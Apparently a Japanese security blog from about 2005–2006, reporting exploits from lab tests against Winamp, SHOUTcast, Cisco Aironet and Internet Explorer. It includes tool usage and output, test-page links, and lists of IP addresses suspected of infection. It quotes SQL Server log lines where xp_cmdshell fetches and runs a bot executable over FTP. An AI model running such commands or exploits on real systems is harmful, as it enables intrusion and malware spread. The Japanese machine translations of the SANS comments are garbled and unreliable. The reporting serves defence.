■SANSコメント

While we're on the topic of audio software, there's a 0-day exploit out today for Winamp 5.12 that allows
我々がオーディオソフトウェアのトピックに関している間に、今日許す Winamp 5.12に対して出ている0日間の偉業があります
remote code execution via a crafted playlist (.pls) file. The proof-of-concept exploit suggests using an
作りあげられた playlist (.pls)ファイルによってのリモートコード実行。 「コンセプトの証明」 exploit は使うことを示唆する
iframe to trigger a 'drive-by' attack on anyone unlucky enough to visit a website containing a malicious
限定してウェブサイトを訪問するほど十分不運な誰もに対する「車からの射撃」攻撃を引き起こす iframe 悪意があります
iframe; say, third-party advertisers and forum websites--the usual vectors for this sort of thing.
iframe ;例えば、サードパーティー広告主とフォーラムウェブサイト - この種類のことのためのいつものベクトル。
Secunia's got a nice writeup of it here. There may be a work-around involving disassociating playlists
Secunia はここでそれのすてきな writeup を持っています。 そこ(に・で) playlists を切り離すことを伴う回避策であるかもしれません
(.pls, .m3u, etc...) and their mime types from the Winamp application. Other suggestions are welcome.
(.pls 、 .m3u など...)と(彼・それ)らのパントマイム師は Winamp アプリケーションからタイプします。 他の提案は歓迎されます。


■実証コード

C:\Report\Exploite\C>winamp.exe 192.168.221.180

Winamp 5.12 Remote Buffer Overflow Universal Exploit
Bug discovered & exploit coded by ATmaCA
Web:
http://www.spyinstructors.com && http://www.atmacasoft.com
E-Mail:
atmaca@icqmail.com
Credit to Kozan

crafted.pls has been created in the current directory.


■テストページ

http://www.spyinstructors.com/atmaca/research/winamp_ie_poc.htm


■実行画面

テストページにアクセスすると電卓(calc.exe)を始動しました。


winmap

項目

攻撃

リモート

攻撃ポート

8000

対象OS

Unix

CVE

調査未

MS

N/A

SP2

N/A

Ebdence

N/A

パケット

N/A


SANSのコメント

SHOUTCAST <= 1.9.4 Vulnerability, Exploit Available

On December 26, 2004, Secunia released an advisory regarding a vulnerabilty in Shoutcast. We've received a report about a few sites detecting odd log entries that fit the vulnerability description, with corresponding server crashes over the past few days. An exploit was published yesterday. The solution is to update to the latest version (v.1.9.5). The advisory is available at Secunia.
2004年12月26日に、 Secunia は Shoutcast で vulnerabilty に関して助言を発表しました。 我々はこれまでの数日にわたって、対応するサーバークラッシュで、弱点記述に適している奇妙なログ項目を発見している少数のサイトについての報告を受け取りました。 exploit が昨日発表されました。

解決は最新のバージョン(v.1.9.5)に更新することです。 助言は Secunia で利用可能です。


Updated to correct the original vulnerability publication date. This is an old hole, but there seem to be a number of people still running vulnerable versions. The exploit is new, and if you're running a SHOUTcast server, check your version.
オリジナルの弱点出版日付を修正するために更新されました。 これは古い穴です、しかしまだ傷つきやすいバージョンを走らせている多くの人々がいるように思われます。 exploit は新しいです、そしてもしあなたが SHOUTcast サーバーを走らせているなら、あなたのバージョンをチェックしてください。



The default port for SHOUTcast is 8000--Dshield shows a spike in targets on the 14th and more recently.
SHOUTcast のためのデフォルトポートは8000です - Dshield は14日に、そしてもっと最近標的でスパイクを見せます。


Port8000へのアクセス推移

8000

http://isc.sans.org/port_details.php?port=8000&repax=1&tarax=2&srcax=2&percent=N&days=40
(出展:SANS)


検証環境

優先度

OS

IP

Intruder:

Windows2000

192.168.221.11

Victim:

Windows2000

192.168.221.180

センサー

ProvenitaM10


実証コード

[root@linux iss]# clear

[root@linux iss]# ./shoutcast

[!] Shoutcast <= 1.9.4 exploit by crash-x

[-] Usage: ./shoutcast -h <host> [options]

[!] Options:

-h Hostname you want attack (required)

-p Port of the shoutcast (default: 8000)

-t Target (default: 0)

-s How long to sleep before try connect to shell in s (default: 1)

-S How long to sleep before write the next byte of shellcode to the memory in ms (default: 7)

[!] Targets:

0 Try to determine target

1 Shoutcast 1.9.4 all Linux distros

2 Shoutcast 1.9.2 all Linux distros

[root@linux iss]# ./shoutcast -h 192.168.221.180

[root@linux iss]# ./shoutcast -h 192.168.221.180

[!] Shoutcast <= 1.9.4 exploit by crash-x

[!] Connecting to target... done!

[-] Wasnt able to determine version of server, do it yourself!


トレースソース


トレース

優先度

シグネチャ名

備考

Low

HTTP_Get

/doesntmatter

Low

TCP_Probe_Proxy


<お願い>

記載されていない情報をご存知の方、ぜひブログのコメントまたは、トラックバックして頂けると助かります。皆様のご協力をお願いいたします。


----------------------------

■あまてらす

----------------------------

おはようございます。あまてらすです。

本日は月曜日から大阪へ出張です。

悲しい~~~い。


----------------------------

■セキュリティニュース

----------------------------


「ブログ・セキュリティ」の現状

「Microsoft Client Protection」とは何か

Kill bitでActiveXを無効化しても脆弱性解消せず、MS05-054の適用推奨

ハッカー大国、実は情報防衛先進国

中国のハッカー、全北貯蓄銀行をハッキング

ミリオンダラーサイト、「DoS脅迫」の標的に

FBI、フィッシング詐欺犯を逮捕-- AOLユーザーからクレジットカード情報不正に入手

“悪ウェア”を取り締まれ! 米大学が“防犯団”、GoogleやSunも協力


----------------------------

■実証コード

----------------------------

phpBB <= 2.0.19 XSS Remote Cookie Disclosure Exploit


----------------------------

■不正なアクセス(日本を送信元とした攻撃)

----------------------------

自分の管理するグローバルIPアドレスが以下のリストに含まれている場合は、ウィルスまたはボットワームに感染している恐れが高いです。至急ウィルススキャンを実行される事を推奨します。


58.98.107.215 z215.58-98-107.ppp.wakwak.ne.jp
61.115.145.33 zaq3d739121.zaq.ne.jp
61.116.171.57 HRDfa-01p3-57.ppp11.odn.ad.jp
61.125.67.80 zaq3d7d4350.zaq.ne.jp
61.125.69.128 zaq3d7d4580.zaq.ne.jp
61.125.79.149 zaq3d7d4f95.zaq.ne.jp
61.125.104.220 zaq3d7d68dc.zaq.ne.jp
61.125.106.202 zaq3d7d6aca.zaq.ne.jp
61.125.112.174 zaq3d7d70ae.zaq.ne.jp
61.125.115.111 zaq3d7d736f.zaq.ne.jp
61.125.202.216 i202216.ppp.asahi-net.or.jp
61.125.220.219 i220219.ppp.asahi-net.or.jp
61.125.235.142 i235142.ppp.asahi-net.or.jp
61.125.238.39 i238039.ppp.asahi-net.or.jp
61.209.105.135 FKHnni-05S2p135.ppp12.odn.ad.jp
61.213.36.176 3dd524b0.catv296.ne.jp
211.5.16.43 J016043.ppp.dion.ne.jp
211.120.130.171 zaqd37882ab.zaq.ne.jp
211.120.136.132 zaqd3788884.zaq.ne.jp
211.120.138.105 zaqd3788a69.zaq.ne.jp
211.120.145.215 zaqd37891d7.zaq.ne.jp
211.120.159.160 zaqd3789fa0.zaq.ne.jp
211.120.162.46 zaqd378a22e.zaq.ne.jp
211.120.163.130 zaqd378a382.zaq.ne.jp
211.120.172.116 zaqd378ac74.zaq.ne.jp
211.120.173.16 zaqd378ad10.zaq.ne.jp
211.120.176.105 zaqd378b069.zaq.ne.jp
211.120.181.195 zaqd378b5c3.zaq.ne.jp
211.120.182.206 zaqd378b6ce.zaq.ne.jp
211.120.183.153 zaqd378b799.zaq.ne.jp
211.120.186.111 zaqd378ba6f.zaq.ne.jp
211.120.187.94 zaqd378bb5e.zaq.ne.jp
218.40.124.157 cm157.cavy21.catvnet.ne.jp
218.45.138.4 u21845138004.hctv.ne.jp
218.45.169.188 k169188.ppp.asahi-net.or.jp
218.45.174.78 k174078.ppp.asahi-net.or.jp
220.99.150.72 i220-99-150-72.s02.a013.ap.plala.or.jp
221.113.48.165 p048165.ppp.asahi-net.or.jp
221.113.62.167 p062167.ppp.asahi-net.or.jp
221.113.200.3 p2003-freed01hon-sw1gw1.tokyo.ocn.ne.jp
221.113.240.46 p6046-ipad55osakakita.osaka.ocn.ne.jp

■コメント

ここ最近のInternet Explorerに対するDoS攻撃です。

以下のテストサイト1~9のURLを閲覧することでInternet Explorerが「問題が発生したため、iexplore.exe を終了します。 ご不便をおかけして申し訳ありません。」という表示が出て落ちます。


■テスト1

2006-01-18 MS Internet Explorer <= 6.x (IMG / XML elements) Denial of Service

http://61.125.228.203/test1.htm


■テスト2

2005-12-29 MS Internet Explorer 6.0 (mshtml.dll div) Denial of Service Exploit

http://61.125.228.203/test2.htm


■テスト3

2005-12-27 MS Internet Explorer 6.0 (mshtml.dll datasrc) Denial of Service Vuln
http://61.125.228.203/test3.htm


■テスト4

2005-12-14 MS Internet Explorer 6.0 (pre tag multiple single tags) Denial of Service
http://61.125.228.203/test4.htm


■テスト5

2005-10-28 MS Internet Explorer 6.0 (mshtmled.dll) Denial of Service Exploit

http://61.125.228.203/test5.htm


■テスト6

2005-05-31 MS Internet Explorer - Multiple Stack Overflows Crash

http://61.125.228.203/test6.htm


■テスト7

2005-05-31 MS Internet Explorer - Multiple Stack Overflows Crash

http://61.125.228.203/test7.htm


■テスト8
2005-04-12 MS Internet Explorer DHTML Object Memory Corruption Exploit

http://61.125.228.203/test8.htm


■テスト9
2005-01-12 MS Internet Explorer .ANI Remote Stack Overflow (0.2)

http://61.125.228.203/test9.htm

<お願い>

記載されていない情報をご存知の方、ぜひブログのコメントまたは、トラックバックして頂けると助かります。皆様のご協力をお願いいたします。


----------------------------

■あまてらす

----------------------------

おはようございます。あまてらすです。

SANSより、新しいボット(Brepibot 変形)が活発にスパムされています。 面白いことはそれが大学に目標を定めているように思われるということです。 同じく、ボットの作成者がいつもボットの新しい変形を作り出しているように思われます。

詳細について→ http://ameblo.jp/amaterasu/entry-10008471253.html


----------------------------

■セキュリティニュース

----------------------------


『BlackWorm』によるファイル破壊に、セキュリティ各社が警鐘

時限式ワーム「Nyxem-E」、セキュリティ企業が2次的被害を警告

「2006年は、犯罪目的のサイバー攻撃が増加へ」、米IBM

Intel乗り換えでMacが狙われる?

「修正を期待していたのに」――セキュリティ研究者がOracle製品の脆弱性を公表

米CAの「iGateway」コンポーネントにセキュリティ・ホール

IEにセキュリティ・ホール,無効にしたはずのActiveXコントロールが呼び出される

エレコム、使い分ける盗難防止用セキュリティロック--12種類を一斉発表

東アジア進出と知財・セキュリティ・リスク増大の背景(2)


----------------------------

■不正なアクセス(日本を送信元とした攻撃)

----------------------------

自分の管理するグローバルIPアドレスが以下のリストに含まれている場合は、ウィルスまたはボットワームに感染している恐れが高いです。至急ウィルススキャンを実行される事を推奨します。


218.42.211.41 218-42-211-41.eonet.ne.jp
218.45.56.71 ptak71.wind.ne.jp
218.45.56.80 ptak80.wind.ne.jp
218.45.56.88 ptak88.wind.ne.jp
218.45.67.98 218.45.67.98.eo.eaccess.ne.jp
218.45.104.11 flets-a-west-9-11.dsn.jp
218.45.104.186 flets-a-west-9-186.dsn.jp
218.45.106.134 flets-a-west-11-134.dsn.jp
218.45.107.189 flets-a-west-12-189.dsn.jp
218.45.111.107 flets-a-west-24-107.dsn.jp
218.45.111.123 flets-a-west-24-123.dsn.jp
218.45.138.4 u21845138004.hctv.ne.jp
218.45.166.180 k166180.ppp.asahi-net.or.jp
218.45.171.89 k171089.ppp.asahi-net.or.jp
218.45.174.182 k174182.ppp.asahi-net.or.jp
218.45.175.179 k175179.ppp.asahi-net.or.jp
218.115.210.72 softbank218115210072.bbtec.net
218.224.77.14 p1014-ipbf01otsu.shiga.ocn.ne.jp
218.225.246.53 PPPa1553.kanagawa-ip.dti.ne.jp
218.226.177.145 odwr104145.catv.ppp.infoweb.ne.jp
218.229.94.77 ntokym011077.okym.nt.adsl.ppp.infoweb.ne.jp
218.231.109.41 218.231.109.41.eo.eaccess.ne.jp


<お願い>

記載されていない情報をご存知の方、ぜひブログのコメントまたは、トラックバックして頂けると助かります。皆様のご協力をお願いいたします。


----------------------------

■あまてらす

----------------------------

おはようございます。あまてらすです。

今日も7時からおきて、セキュリティ関係の情報を見ています。あんまり動きはないようです。平和だ♪

セキュリティカンファレンスBlack Hat Federal 2006 の情報が更新されていました。

私も一度でいいからBlackHatのカンファレンス行ってみたいです。


----------------------------

■セキュリティニュース

----------------------------

ワコール情報流出、欧州2国経て侵入…京都府警調べ

ウェブセンス、最新のインターネット脅威情報が一目でわかる世界地図を公開

ネットワールド、DB セキュリティソリューション「Chakra」を販売

セキュリティ管理者に聞く「2005年に起こった主な情報漏洩事件の認知度と対応」

[NETWORK調査隊]無線LANの最新セキュリティ対策 --- No.4

ジャパンネット銀行がワンタイム・パスワード採用、利用者全員が対象

2005年第4四半期のスパムメール転送量、米国、中国、韓国が上位


----------------------------

■不正なアクセス(日本を送信元とした攻撃)

----------------------------

自分の管理するグローバルIPアドレスが以下のリストに含まれている場合は、ウィルスまたはボットワームに感染している恐れが高いです。至急ウィルススキャンを実行される事を推奨します。


61.114.200.32 h200032.ppp.asahi-net.or.jp
218.45.67.229 218.45.67.229.eo.eaccess.ne.jp
218.45.138.4 u21845138004.hctv.ne.jp
218.45.165.246 k165246.ppp.asahi-net.or.jp
218.47.23.69 i218-47-23-69.s02.a013.ap.plala.or.jp
218.217.94.195 ntiskw005195.iskw.nt.isdn.ppp.infoweb.ne.jp
220.55.21.24 softbank220055021024.bbtec.net
221.113.0.205 p000205.ppp.asahi-net.or.jp
221.113.10.228 p010228.ppp.asahi-net.or.jp
221.113.18.72 p018072.ppp.asahi-net.or.jp
221.113.19.124 p019124.ppp.asahi-net.or.jp
221.113.27.103 p027103.ppp.asahi-net.or.jp
221.113.32.221 p032221.ppp.asahi-net.or.jp
221.113.36.79 p036079.ppp.asahi-net.or.jp
221.113.38.87 p038087.ppp.asahi-net.or.jp
221.113.41.27 p041027.ppp.asahi-net.or.jp
221.113.52.166 p052166.ppp.asahi-net.or.jp
221.113.72.246 246.72.113.221.ap.yournet.ne.jp
221.113.85.48 48.85.113.221.ap.yournet.ne.jp
221.113.86.51 51.86.113.221.ap.yournet.ne.jp
221.113.93.53 53.93.113.221.ap.yournet.ne.jp
221.113.99.30 30.99.113.221.ap.yournet.ne.jp
221.113.105.147 147.105.113.221.ap.yournet.ne.jp
221.113.109.96 96.109.113.221.ap.yournet.ne.jp
221.113.111.184 184.111.113.221.ap.yournet.ne.jp
221.113.162.195 p1195-ipbf14aobadori.miyagi.ocn.ne.jp
221.113.163.42 p2042-ipbf14aobadori.miyagi.ocn.ne.jp
221.113.163.92 p2092-ipbf14aobadori.miyagi.ocn.ne.jp
221.113.163.169 p2169-ipbf14aobadori.miyagi.ocn.ne.jp
221.113.163.249 p2249-ipbf14aobadori.miyagi.ocn.ne.jp
221.113.165.170 p4170-ipbf14aobadori.miyagi.ocn.ne.jp
221.113.199.105 p1105-freed01hon-sw1gw1.tokyo.ocn.ne.jp
221.113.199.196 p1196-freed01hon-sw1gw1.tokyo.ocn.ne.jp
221.113.213.1 p3001-air01honfc.tokyo.ocn.ne.jp
221.113.213.47 p3047-air01honfc.tokyo.ocn.ne.jp
221.113.213.142 p3142-air01honfc.tokyo.ocn.ne.jp
221.113.213.198 p3198-air01honfc.tokyo.ocn.ne.jp
221.113.213.210 p3210-air01honfc.tokyo.ocn.ne.jp
221.113.230.90 p2090-ipad12gifu.gifu.ocn.ne.jp
221.113.230.98 p2098-ipad12gifu.gifu.ocn.ne.jp
221.113.231.129 p3129-ipad12gifu.gifu.ocn.ne.jp
221.113.231.225 p3225-ipad12gifu.gifu.ocn.ne.jp
221.113.232.32 p4032-ipad12gifu.gifu.ocn.ne.jp
221.113.233.46 p5046-ipad12gifu.gifu.ocn.ne.jp
221.113.234.66 p5066-ipad13gifu.gifu.ocn.ne.jp
221.113.238.112 p4112-ipad55osakakita.osaka.ocn.ne.jp
221.113.241.85 p1085-ipad56osakakita.osaka.ocn.ne.jp
221.113.245.9 p5009-ipad56osakakita.osaka.ocn.ne.jp
221.133.69.119 kct09b-119.spacelan.ne.jp
221.171.197.65 FLH1Aav065.hkd.mesh.ad.jp
221.187.64.2 p3002-ipbf01fukuhanazo.fukushima.ocn.ne.jp
221.189.210.132 p3132-ipad07motosinmat.mie.ocn.ne.jp

■影響

対象システムでの検証未、影響不明

以下、対象システム
* Cisco Aironet 1400 Series Wireless Bridges
* Cisco Aironet 1300 Series Access Points
* Cisco Aironet 1240AG Series Access Points
* Cisco Aironet 1230AG Series Access Points
* Cisco Aironet 1200 Series Access Points
* Cisco Aironet 1130AG Series Access Points
* Cisco Aironet 1100 Series Access Points
* Cisco Aironet 350 Series Access Points (running IOS)


■対策
Upgrade to Cisco IOS version 12.3-7-JA2. For more information see: http://www.cisco.com/public/sw-center/sw-wireless.shtml


■検証環境

・攻撃元:192.168.221.110 Linux

・攻撃対象:192.168.221.180 Win2K


■実証コード

[root@linux iss]# ./ciskill 192.168.221.1
CisKill -- Aironet Cisco Killer
Coded by: Pasv
Discovery credit: Eric Smith
Using device: 192.168.221.1

Press ctrl+c immediately if you wish to stop
Going in 5
4
3
2
1!
#:-1073742290 bytes sent: -1 (should be 42)
#:-1073742289 bytes sent: -1 (should be 42)
#:-1073742288 bytes sent: -1 (should be 42)
#:-1073742287 bytes sent: -1 (should be 42)
#:-1073742286 bytes sent: -1 (should be 42)
#:-1073742285 bytes sent: -1 (should be 42)
#:-1073742284 bytes sent: -1 (should be 42)
#:-1073742283 bytes sent: -1 (should be 42)
#:-1073742282 bytes sent: -1 (should be 42)
#:-1073742281 bytes sent: -1 (should be 42)
#:-1073742280 bytes sent: -1 (should be 42)
#:-1073742279 bytes sent: -1 (should be 42)
#:-1073742278 bytes sent: -1 (should be 42)
#:-1073742277 bytes sent: -1 (should be 42)
#:-1073742276 bytes sent: -1 (should be 42)
#:-1073742275 bytes sent: -1 (should be 42)
#:-1073742274 bytes sent: -1 (should be 42)
#:-1073742273 bytes sent: -1 (should be 42)
#:-1073742272 bytes sent: -1 (should be 42)
#:-1073742271 bytes sent: -1 (should be 42)
#:-1073742270 bytes sent: -1 (should be 42)
#:-1073742269 bytes sent: -1 (should be 42)
#:-1073742268 bytes sent: -1 (should be 42)
#:-1073742267 bytes sent: -1 (should be 42)
#:-1073742266 bytes sent: -1 (should be 42)
#:-1073742265 bytes sent: -1 (should be 42)
#:-1073742264 bytes sent: -1 (should be 42)
#:-1073742263 bytes sent: -1 (should be 42)
#:-1073742262 bytes sent: -1 (should be 42)
#:-1073742261 bytes sent: -1 (should be 42)
#:-1073742260 bytes sent: -1 (should be 42)
#:-1073742259 bytes sent: -1 (should be 42)
#:-1073742258 bytes sent: -1 (should be 42)
#:-1073742257 bytes sent: -1 (should be 42)


■Proveintaでの検知結果

N/A


■Snort

N/A


■パケット

■コメント

以下のログより、SQLサーバのxp_cmdshellを利用して、不正なファイルのダウロード行為が検知されました。

ウィルスベンダーの情報を調べたところ、W32/Rbot-TLの感染活動だと思われる。


■SQLサーバのログより

EXEC master..xp_cmdshell 'del eq&echo open ***.113.200.210 17808 >> eq&echo user 5777 21584 >> eq &echo get win32.exe >> eq &echo quit >> eq &ftp -n -s:eq &win32.exe&del eq

EXEC master..xp_cmdshell 'del eq&echo open ***.113.213.20 41493 >> eq&echo user 28857 31536 >> eq &echo get win32.exe >> eq &echo quit >> eq &ftp -n -s:eq &win32.exe&del eq
EXEC master..xp_cmdshell 'del eq&echo open ***.113.44.225 12626 >> eq&echo user 6454 10585 >> eq &echo get win32.exe >> eq &echo quit >> eq &ftp -n -s:eq &win32.exe&del eq
EXEC master..xp_cmdshell 'del eq&echo open ***.113.99.152 13754 >> eq&echo user 9511 19386 >> eq &echo get mstsk.exe >> eq &echo quit >> eq &ftp -n -s:eq &mstsk.exe&del eq
EXEC master..xp_cmdshell 'del eq&echo open ***.113.99.152 25502 >> eq&echo user 31359 32087 >> eq &echo get win32.exe >> eq &echo quit >> eq &ftp -n -s:eq &win32.exe&del eq
EXEC master..xp_cmdshell 'del eq&echo open ***.219.133.60 1041 >> eq&echo user 24377 21747 >> eq &echo get firefox.exe >> eq &echo quit >> eq &ftp -n -s:eq &firefox.exe&del eq


■W32/Rbot-TL

W32/Rbot-TL は、Windows OS 用のネットワーク感染型ワームおよび IRC バックドアトロイの木馬です。

ワームは、Windows system フォルダに自身をファイル win32.exe としてコピーします。

W32/Rbot-TL は、セキュリティレベルの低いパスワードのあるコンピュータや SQL サーバーを悪用する、(DCOM-RPC、LSASS、WebDAV、UPNP などの)OS の脆弱性を悪用する、他のワームやトロイの木馬が開くバックドアを使用するなどのさまざまな方法で蔓延します。

ソフォスのウイルス対策製品には、プロアクティブな保護テクノロジーが含まれており、アップデートの必要なく、新たな脅威に対して保護を提供することができます。ソフォスのお客様は、バージョン 3.87 より W32/Rbot-TL(W32/Rbot-Gen として検出)に対して保護されています。

(出展Sophos:http://www.sophos.co.jp/virusinfo/analyses/w32rbottl.html )


----------------------------

■あまてらす

----------------------------

おはようございます。あまてらすです。


シスコの脆弱性を利用するために必要な arp のリクエストを作りあげるexploit がリリースされました。
シスコ Aironet アクセスポイントが影響を受ける為、アップグレードを計画し始めるか、あるいはシスコから公開されている回避策を実行することをお奨めします。

詳細は→http://ameblo.jp/amaterasu/entry-10008402499.html


----------------------------

■セキュリティニュース

----------------------------

スパイウエア作った男逮捕 不正アクセス禁止法違反などの容疑

個人情報漏えい事件を斬る(27):松下電器温風機リコール事件

[NETWORK調査隊]無線LANの最新セキュリティ対策 --- No.3

セキュリティ上の最大の脆弱性はエンドユーザー――IBM報告書

ストレージの脆弱性を見過ごすことなかれ

ゾンビPCで6万ドルを荒稼ぎ

----------------------------

■不正なアクセス(日本を送信元とした攻撃)

----------------------------

自分の管理するグローバルIPアドレスが以下のリストに含まれている場合は、ウィルスまたはボットワームに感染している恐れが高いです。至急ウィルススキャンを実行される事を推奨します。


61.200.123.129 --- msu0897.msubr2.thn.ne.jp
60.44.197.110 --- p2110-ipbf12kamokounan.kagoshima.ocn.ne.jp
222.3.154.192 --- ZH154192.ppp.dion.ne.jp
222.145.104.186 --- p2186-ipbf09aobadori.miyagi.ocn.ne.jp
221.94.147.40 --- softbank221094147040.bbtec.net
221.86.140.13 --- softbank221086140013.bbtec.net
221.191.35.136 --- p2136-ipbf05aobadori.miyagi.ocn.ne.jp
221.191.153.215 --- p20215-adsau15honb8-acca.tokyo.ocn.ne.jp
221.190.207.60 --- p2060-ipad70osakakita.osaka.ocn.ne.jp
221.185.215.122 --- p4122-ipad03akita.akita.ocn.ne.jp
221.171.40.82 --- Ddujm1DS82.osk.mesh.ad.jp
221.171.25.209 --- Dttji17DS25.myg.mesh.ad.jp
221.170.164.196 --- FLA1Aet196.tky.mesh.ad.jp
221.12.193.254 --- 254.193.12.221.megaegg.ne.jp
221.117.52.109 --- 221x117x52x109.ap221.ftth.ucom.ne.jp
221.113.98.70 --- 70.98.113.221.ap.yournet.ne.jp
221.113.98.36 --- 36.98.113.221.ap.yournet.ne.jp
221.113.96.102 --- 102.96.113.221.ap.yournet.ne.jp
221.113.94.5 --- 5.94.113.221.ap.yournet.ne.jp
221.113.93.172 --- 172.93.113.221.ap.yournet.ne.jp
221.113.86.186 --- 186.86.113.221.ap.yournet.ne.jp
221.113.86.115 --- 115.86.113.221.ap.yournet.ne.jp
221.113.85.161 --- 161.85.113.221.ap.yournet.ne.jp
221.113.75.200 --- 200.75.113.221.ap.yournet.ne.jp
221.113.75.171 --- 171.75.113.221.ap.yournet.ne.jp
221.113.72.244 --- 244.72.113.221.ap.yournet.ne.jp
221.113.67.40 --- 40.67.113.221.ap.yournet.ne.jp
221.113.52.98 --- p052098.ppp.asahi-net.or.jp
221.113.52.125 --- p052125.ppp.asahi-net.or.jp
221.113.50.55 --- p050055.ppp.asahi-net.or.jp
221.113.5.50 --- p005050.ppp.asahi-net.or.jp
221.113.49.32 --- p049032.ppp.asahi-net.or.jp
221.113.46.151 --- p046151.ppp.asahi-net.or.jp
221.113.44.209 --- p044209.ppp.asahi-net.or.jp
221.113.44.150 --- p044150.ppp.asahi-net.or.jp
221.113.36.79 --- p036079.ppp.asahi-net.or.jp
221.113.35.183 --- p035183.ppp.asahi-net.or.jp
221.113.32.133 --- p032133.ppp.asahi-net.or.jp
221.113.30.52 --- p030052.ppp.asahi-net.or.jp
221.113.29.47 --- p029047.ppp.asahi-net.or.jp
221.113.28.230 --- p028230.ppp.asahi-net.or.jp
221.113.27.4 --- p027004.ppp.asahi-net.or.jp
221.113.248.60 --- p2060-ipbf04kamokounan.kagoshima.ocn.ne.jp
221.113.248.198 --- p2198-ipbf04kamokounan.kagoshima.ocn.ne.jp
221.113.244.30 --- p4030-ipad56osakakita.osaka.ocn.ne.jp
221.113.243.91 --- p3091-ipad56osakakita.osaka.ocn.ne.jp
221.113.241.32 --- p1032-ipad56osakakita.osaka.ocn.ne.jp
221.113.239.166 --- p5166-ipad55osakakita.osaka.ocn.ne.jp
221.113.238.206 --- p4206-ipad55osakakita.osaka.ocn.ne.jp
221.113.238.154 --- p4154-ipad55osakakita.osaka.ocn.ne.jp
221.113.236.226 --- p2226-ipad55osakakita.osaka.ocn.ne.jp
221.113.235.90 --- p1090-ipad55osakakita.osaka.ocn.ne.jp
221.113.234.50 --- p5050-ipad13gifu.gifu.ocn.ne.jp
221.113.234.47 --- p5047-ipad13gifu.gifu.ocn.ne.jp
221.113.234.28 --- p5028-ipad13gifu.gifu.ocn.ne.jp
221.113.234.134 --- p5134-ipad13gifu.gifu.ocn.ne.jp
221.113.234.108 --- p5108-ipad13gifu.gifu.ocn.ne.jp
221.113.233.102 --- p5102-ipad12gifu.gifu.ocn.ne.jp
221.113.232.193 --- p4193-ipad12gifu.gifu.ocn.ne.jp
221.113.232.141 --- p4141-ipad12gifu.gifu.ocn.ne.jp
221.113.231.141 --- p3141-ipad12gifu.gifu.ocn.ne.jp
221.113.230.71 --- p2071-ipad12gifu.gifu.ocn.ne.jp
221.113.23.10 --- p023010.ppp.asahi-net.or.jp
221.113.213.90 --- p3090-air01honfc.tokyo.ocn.ne.jp
221.113.212.90 --- p9090-air01hon128k.tokyo.ocn.ne.jp
221.113.210.99 --- p7099-air01hon128k.tokyo.ocn.ne.jp
221.113.210.46 --- p7046-air01hon128k.tokyo.ocn.ne.jp
221.113.210.216 --- p7216-air01hon128k.tokyo.ocn.ne.jp
221.113.21.214 --- p021214.ppp.asahi-net.or.jp
221.113.209.224 --- p6224-air01hon128k.tokyo.ocn.ne.jp
221.113.209.144 --- p6144-air01hon128k.tokyo.ocn.ne.jp
221.113.206.233 --- p2233-freed01hon-sw1gw4.tokyo.ocn.ne.jp
221.113.203.238 --- p1238-freed01hon-sw1gw3.tokyo.ocn.ne.jp
221.113.202.61 --- p2061-freed01hon-sw1gw2.tokyo.ocn.ne.jp
221.113.202.231 --- p2231-freed01hon-sw1gw2.tokyo.ocn.ne.jp
221.113.202.137 --- p2137-freed01hon-sw1gw2.tokyo.ocn.ne.jp
221.113.202.126 --- p2126-freed01hon-sw1gw2.tokyo.ocn.ne.jp
221.113.202.108 --- p2108-freed01hon-sw1gw2.tokyo.ocn.ne.jp
221.113.200.9 --- p2009-freed01hon-sw1gw1.tokyo.ocn.ne.jp
221.113.200.72 --- p2072-freed01hon-sw1gw1.tokyo.ocn.ne.jp
221.113.200.139 --- p2139-freed01hon-sw1gw1.tokyo.ocn.ne.jp
221.113.19.48 --- p019048.ppp.asahi-net.or.jp
221.113.19.223 --- p019223.ppp.asahi-net.or.jp
221.113.17.72 --- p017072.ppp.asahi-net.or.jp
221.113.17.162 --- p017162.ppp.asahi-net.or.jp
221.113.165.245 --- p4245-ipbf14aobadori.miyagi.ocn.ne.jp
221.113.165.181 --- p4181-ipbf14aobadori.miyagi.ocn.ne.jp
221.113.164.247 --- p3247-ipbf14aobadori.miyagi.ocn.ne.jp
221.113.164.159 --- p3159-ipbf14aobadori.miyagi.ocn.ne.jp
221.113.16.110 --- p016110.ppp.asahi-net.or.jp
221.113.118.8 --- 8.118.113.221.ap.yournet.ne.jp
221.113.118.53 --- 53.118.113.221.ap.yournet.ne.jp
221.113.118.173 --- 173.118.113.221.ap.yournet.ne.jp
221.113.117.201 --- 201.117.113.221.ap.yournet.ne.jp
221.113.117.132 --- 132.117.113.221.ap.yournet.ne.jp
221.113.116.8 --- 8.116.113.221.ap.yournet.ne.jp
221.113.116.64 --- 64.116.113.221.ap.yournet.ne.jp
221.113.116.157 --- 157.116.113.221.ap.yournet.ne.jp
221.113.112.176 --- 176.112.113.221.ap.yournet.ne.jp
221.113.111.44 --- 44.111.113.221.ap.yournet.ne.jp
221.113.111.24 --- 24.111.113.221.ap.yournet.ne.jp
221.113.111.157 --- 157.111.113.221.ap.yournet.ne.jp
221.113.109.32 --- 32.109.113.221.ap.yournet.ne.jp
221.113.109.236 --- 236.109.113.221.ap.yournet.ne.jp
221.113.109.146 --- 146.109.113.221.ap.yournet.ne.jp
221.113.109.114 --- 114.109.113.221.ap.yournet.ne.jp
221.113.109.113 --- 113.109.113.221.ap.yournet.ne.jp
221.113.107.248 --- 248.107.113.221.ap.yournet.ne.jp
221.113.105.235 --- 235.105.113.221.ap.yournet.ne.jp
221.113.105.201 --- 201.105.113.221.ap.yournet.ne.jp
221.113.105.143 --- 143.105.113.221.ap.yournet.ne.jp
221.113.105.119 --- 119.105.113.221.ap.yournet.ne.jp
221.112.170.114 --- 221x112x170x114.ap221.ftth.ucom.ne.jp
220.98.156.188 --- p2188-air01honfc.tokyo.ocn.ne.jp
220.150.11.237 --- 237.11.150.220.ap.yournet.ne.jp
220.150.11.126 --- 126.11.150.220.ap.yournet.ne.jp
211.135.232.32 --- FLA1Aab032.tky.mesh.ad.jp
211.122.74.65 --- p5065-air01honfc.tokyo.ocn.ne.jp
203.181.21.171 --- q021171.ppp.asahi-net.or.jp
202.70.250.190 --- ONI-202-70-250-190.oninet.ne.jp

■トレースソース

・IDS

